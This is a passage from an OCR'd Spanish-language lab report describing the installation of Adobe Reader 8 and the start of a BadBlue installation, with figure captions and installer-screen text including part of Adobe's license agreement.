




Ilustración 5 Carpeta de archivos a instalar


1.3 Instalación Adobe


A continuación, se procedió con la instalación de los programas:

- **Adobe Reader:** mostrado en la **Ilustración 7**, utilizado para abrir y verificar los archivos PDF extraídos posteriormente.
-






Adobe Reader 8 - Setup
Setup Completed
Setup has successfully installed Adobe Reader 8. Click Finish to exit setup.
Launch Adobe Reader 8
InstallShield
< Back
Finish
Cancel


Adobe Reader
File Edit View Document Tools Window Help
Adobe Reader 8
License Agreement
Print
Save
Press the Accept button to agree to the License Agreement and continue.
Please select a language for the License Agreement:
English (US)
License Agreement:
ADOBE SYSTEMS INCORPORATED
ADOBE® SOFTWARE LICENSE AGREEMENT
NOTICE TO USER: PLEASE READ THIS CONTRACT CAREFULLY. BY USING, COPYING OR DISTRIBUTING ALL OR ANY PORTION OF THE ADOBE SOFTWARE ("SOFTWARE") YOU ACCEPT ALL THE TERMS AND CONDITIONS OF THIS AGREEMENT, INCLUDING, IN PARTICULAR THE LIMITATIONS ON: USE CONTAINED IN SECTION 2; TRANSFERABILITY IN SECTION 4; WARRANTY IN SECTION 7; AND LIABILITY IN SECTION 8. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU. THIS AGREEMENT IS ENFORCEABLE AGAINST YOU AND ANY LEGAL ENTITY THAT OBTAINED THE SOFTWARE AND ON WHOSE BEHALF IT IS USED. IF YOU DO NOT AGREE, DO NOT USE THIS SOFTWARE.
Adobe and its suppliers own all intellectual property in the Software. Adobe permits you to Use the Software only in accordance with the terms of this Agreement. Use of some third party materials included in the Software may be subject to other terms and conditions typically found in a separate license agreement, a "Read Me" file located near such materials or in the "Third Party Software Notices and/or Additional Terms and Conditions"
Adobe
Accept
Decline






Ilustración 6 Adobe instalado

1.4 Instalación BadBlue

Aquí esta el paso a paso que realice para la instalación de BadBlue.






